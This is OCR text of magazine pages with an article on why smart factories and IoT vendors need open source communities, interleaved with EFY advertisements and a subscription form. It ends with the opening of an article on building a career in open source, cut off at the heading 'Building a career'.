
RESPONSE GUARANTEED SOLUTIONS

We now also act as marketing partners for our clients and drive entire marketing for them, where we charge them on basis of results and not efforts!

CONTACT US: Shrikant Rao • growmybiz@efy.in • +91-98111 55335

Smart Factories and Open Source Communities Must Work Hand-in-Hand

Many companies investing in open source development around IoT do not leverage open source communities. This article will help such companies understand the importance of communities and how they can help in a smart factory ecosystem.



A smart factory can self-optimise performance across a broad network, self-adapt and learn from new conditions in real or near-real-time, and autonomously run entire production processes. This indicates the quantum and complexity of software required to enable, and then better a smart factory. The best technology to make these software interfaces available can be none other than open source.

The term Internet of Things (IoT) encompasses a lot of verticals, including connected vehicles, smart transport, smart energy and resources, smart cities, digital government, digital health, and many more. Digital factories, however, are the biggest revenue generating vertical among these. This vertical accounted for more than 12,000 million Euros worth of opportunity across the globe in 2020, which is forecast to grow to more than 28,000 million Euros by 2024.

A product manufactured in a smart or a conventional factory goes through various stages. These include planning, sourcing, development, production, order processing, customer service and relationship management. Each stage has a separate goal, which aligns with the goals of other stages to generate revenue for an organisation.

IoT weds open source

Each module of product development is connected to the others, and data generated in all the stages is vital for creating and improving products. The need to create a smart factory community is strongest in the production use case.

A typical manufacturing or shop floor consists of legacy systems, sensors, PLC, built-in production automation processes, SCADA, and a lot of other independent systems. Level 3 is usually the stage where data is gathered, and is referred to as the ‘edge’. This data is either processed locally or sent to the cloud to create

PIONEERS IN TECHNOLOGY.
PARTNERS IN SUCCESS.

EFY GROUP
YOURS SINCE 1969

Mr Ajwani is not the only one who owes his success to *Electronics For You*. The technology magazine that started off in 1969 is today, South Asia's most popular one. Covering the latest on emerging technologies, changing industry trends, evolving trade practices...

Not surprisingly, top decision makers and those high up on the corporate ladder in the electronics fraternity treat EFY as their Bible.

- **Over half a million readers**
- **India's largest selling technology magazine**
- **Caters to the entire electronics fraternity**

D-87/1, Okhla Industrial Area, Phase 1, New Delhi-20 • Ph.: 011-26810601/02/03 • Email: info@efy.in • www.electronicsforu.com

intelligence from it. The hardware used in this level consists of constrained compute devices and gateways. Then comes Level 4, which consists of production planning, logistics, supply chain management and all enterprise applications. All these levels of manufacturing are bound together by data. Data is the single common digital thread that ties the manufacturing process vertically and horizontally, aiding in value generation.

All the data generated thus is stored in the cloud. Operations like data analysis and API management are done at the cloud level. Microservices like measuring, event management and observability also take place in the cloud.

Then comes the user who is at the centre of everything that is being done. Users (whether it is the CEO, a plant manager, or a machine operator) are responsible for the success or failure of the product that a factory is building. These users consume data at different levels.

A smart factory uses a large number of components and each of these components has hundreds of vendors. So a common language, that everyone can understand and work on, is needed. This is called the digital thread, and data-interoperability becomes critical here. It defines the way in which two systems talk to each other. If these systems are unable to communicate with each other, then the entire system fails. This is where open source and the open source community become important in the smart manufacturing space.

The role of a community (common platform)

This common language needs an architecture, and this can most optimally be defined by an open source community. This architecture helps all the components of the smart factory ecosystem to speak and understand the same language. This architecture is also critical to manufacturing better products and processes for the end user.




Figure 1: Smart factory ecosystem

Let us take the example of a leading consumer appliance company that offers lifestyle devices that can be customised as per the needs of the end users. So, here, Industry 3.0, which is a tenet of mass manufacturing, is replaced by Industry 4.0. This basically means that the user is at the centre, and defines what he or she wants. All the components are also chosen according to what the user needs.

This company builds an interaction platform to connect end users to its products, and gives them the power to use this platform to define their needs. Then the company uses the same platform to suggest which product will match the requirements of the user. For example, the capacity of an air conditioner can be designed optimally based on the size of the room. The platform gives users the ability to customise these lifestyle goods as per their needs, choice and preference.

So, instead of manufacturing a conventional product which may not be relevant to end users, this company builds products that are defined by them. It builds a platform where all the components of the product can be 3D printed. This is where additive manufacturing and 3D manufacturing are combined into the entire ecosystem. This is the power of a common system, where the user is at the core of the entire ecosystem.

The power of having a common data layer built into the platform enables the company to skip the middlemen, as it is able to directly ship the products from its factory to the end user.

Another interesting case study is about an India based confectionery manufacturer. The chocolates that this confectioner is producing are temperature-sensitive. Refrigeration of these chocolates at the retail point is of utmost importance to the brand for the consumer experience, sales and market capture.

The company is not very sure how the entire ecosystem will play out if it invests in building a common platform. At present, the compressor is being sold to the cooler manufacturer, who is selling the cooler to the confectionery manufacturer. The latter then labels it and passes it on to the retailers. There is no mechanism to find out what the retailers are storing in these coolers and whether they are even placing them inside their shops.

Now, if a consumer sees brand A's products being stored in brand B's cooler, the whole investment in getting a cooler and branding goes to waste. The customer not only gets confused but might end up buying Brand A's products. Moreover, sales can also get affected if the cooler is not functioning properly. A common platform can be of great help in such a scenario.




Figure 2: What adds value beyond the manufacturing unit! (Source: Industry 4.0 Standardization Roadmap)

What do these use cases teach?

In order to speak to the entire ecosystem, you need to have an open mindset and an open framework that you can operate.

Both these use cases indicate that the reasons that make products successful go beyond how well they have been manufactured or developed by an organisation. The manufacturing may be the core part of the process, but the other components of the ecosystem play an equally important role. Each of these components has its own design services, production units, and other such equations.

Companies need to focus on system integration and the marketplace. The systems integrator needs to develop and talk in a language that all the components of the equation can understand and function in. This enables an ecosystem where every machine can talk to each other.

The marketplace is the second point where the focus should be, as it saves time in finding and sourcing essentials when needed. For example, if a company needs 3D printing material, the marketplace allows it to be found in minutes. This marketplace should be able to understand needs and amplify your message of requirement when needed.

If the marketplace is built on open source terminology, there can be a better understanding of the requirements due to the nature of the framework.

In order to speak to the entire ecosystem, you need to have an open mindset and an open framework that you can operate.




Figure 3: Advantages of a community

Figure 4: Where can vendors make money

Why you need a community

The first step towards building a community is a consortium. A consortium, defined simply, is a group made up of two or more individuals, companies, or governments that work together to achieve a common objective. The consortium is responsible for defining the format, as well as defining and publishing the reference architecture. A community adopts and owns such architectures, and makes them better.

The OPC Foundation defines how a machine will talk to another machine. The community then uses the framework given by OPC as a reference and comes out with standards like IEC62541. The community, in a nutshell, is responsible for coming out with frameworks that machines use to talk with each other.

The need and importance of a community can be better explained with the example of the English language. The framework that was defined hundreds of years ago is helping people from different countries and continents to interact with each other today. Similarly, the open source frameworks adopted by different machines and factories allow different components to generate and transmit data from one point to another.

The community, in a nutshell, is responsible for coming out with frameworks that machines use to talk with each other.

You can go to any part of the world and converse with people if you know English as a language. Rulesets are needed, and communities play an essential role in letting different components adopt these rulesets. Then the community builds on top of these rulesets, gives feedback, and also makes sure that everybody follows that.

An open source community also helps in saving costs, as a company does not need to invest in developing new software. Knowing what exists in the market gives one the choice to explore and deploy the framework that best suits one's needs. Open source communities also allow building applications on top of existing frameworks. Companies can find out the way the software is written and APIs are defined, which can help in connecting all the components and making applications and usage better.

Independence, customisability and innovation are three more advantages of having an open source community. These three go hand-in-hand and allow companies the freedom to choose between components, system players, and vendors. This is where the power of open source comes in. Everything is open, including the customisations.

Brett Cannon, the Python core developer, said: "I came for the language (Python). I stayed for the community." This is a very powerful quote defining the value a community brings in. It goes without saying that the whole community is bigger than the sum of its parts. END

The article is based on a talk given by Bharath Sridhar, engineering manager, Industry 4.0, at Open Source India 2021.

By: Mukul Yudhveer Singh

The author is a business editor at Open Source For You.

EFY GROUP
YOURS SINCE 1969

Stay **Connected.**
Stay **Informed.**
Stay **Ahead.**

SUBSCRIBE AND **SAVE**

ORDER FORM

PRINT MAGAZINE	1 YEAR (12 copies each)	3 YEARS (36 copies each)	5 YEARS (60 copies each)
		WITHIN INDIA (IN RUPEES)	
Electronics For You (Rs 100/copy)	840 ☐	2150 ☐	3000 ☐
		SAARC COUNTRIES (IN US$ BY AIR)	
	50 ☐	135 ☐	NA
		OTHER COUNTRIES (IN US$ BY AIR)	
	100 ☐	270 ☐	NA

e-magazine subscriptions within India are available at half the rates mentioned here.
Overseas rates for each e-magazine in US$: 1 year: $12; 3 years: $33; 5 years: $50 only

PRINT MAGAZINE SUBSCRIBERS GET:
- Free e-magazine every month
- Free delivery of print magazine by post
- And much more (check: subscribe@efy.in)
- For delivery by courier, please add Rs 50 for each copy

To subscribe online, visit https://payment.efyindia.com | **OR** | **SCAN THIS CODE**

Name_____ Organisation_____ Mailing Address_____

_____ City_____

Pin Code_____ State_____ Phone No._____ Email_____

Subscription No. (for existing subscribers only)_____. **I would like to subscribe to the above (✓)marked magazine(s) starting with the next issue.** Please find enclosed a sum of Rs_____ by DD/MO/crossed cheque bearing the No._____ dt._____ in favour of EFY Enterprises Pvt Ltd, payable at Delhi.

Please mark one (nearest) relating to your subscription: ☐ **Indian Company** ☐ **MNC** ☐ **R&D organisation** ☐ **Engineering institute** ☐ **College/School** ☐ **Any other (specify):**_____

Send this filled-in form or copy to : EFY Enterprises Pvt Ltd, D-87/1 Okhla Industrial Area, Phase 1, New Delhi 110 020 | Ph: 011-40596600 | e-mail: support@efy.in

Terms:- # These rates are applicable for new subscribers as well as renewal by existing subscribers # Please allow 4-6 weeks for processing of your subscription.
Please include your pincode for prompt delivery of your copy.

How to Build a Career in Open Source

If you are passionate about open source but don't know how to get started with a career in this domain, this article is for you.

Did you know that 80 per cent of maintainers find it a challenge to recruit new contributors and 92 per cent employers find it difficult to hire open source talent? On the flip side, 52 per cent of developers want to contribute to open source, 33 per cent do not know where to start and 31 per cent think they aren't skilled enough. As per data in the public domain, there is a lot of demand for people with open source skills. So let's see how you can build a career in open source to fill this gap between supply and demand.

Building a skill

The start of this journey begins simply by building on a skill that you are good at. Many developers work with open source in their free time, building on unskilled areas and channelising these to tech fields. Skills like machine learning (ML), cloud native and Big Data analysis are in demand since many projects revolve around them.

Developers must try a lot of things, until they find what interests them. For example, I worked on mobile user interface (UI) and Web development (including front- and back-end), when I started working in the open source field. It did take a lot of time for me to figure out what I wanted to work on. So it's important to follow what interests you, and explore different areas by learning and building projects. A theoretical tutorial may not be as helpful as building practical projects. The only way to skill up is to apply what is being learnt into a live project.

Once you have worked on a particular technology and project for a long time, it is the perfect time for analysis. If a project is uninteresting, it may be better to quit. However, this can be a double-edged sword. There are chances you may find something of interest that will lead to a trade-off later. Once a proper analysis is done and a skillset has been shaped, the next step is to build your own projects.

Building projects

Building a live project, irrespective of the content, has a lot of value. But remember, once it is open sourced, the public response should not be a factor that decides your next step. And whether you build a UI for an application or just document a list of proper notes, resources and URLs, your work can be of great help to open source users.

Learning about different tools helps build open source projects to a great extent. Hence, it is important to learn everything about version control systems, Git, GitHub and GitLab (where most of the projects reside). With sufficient tutorials available on the Internet, I have collected a few that can be found at *navendu.me/osidays*. One needs to 'learn in public' by documenting and making your findings public.

Building a career

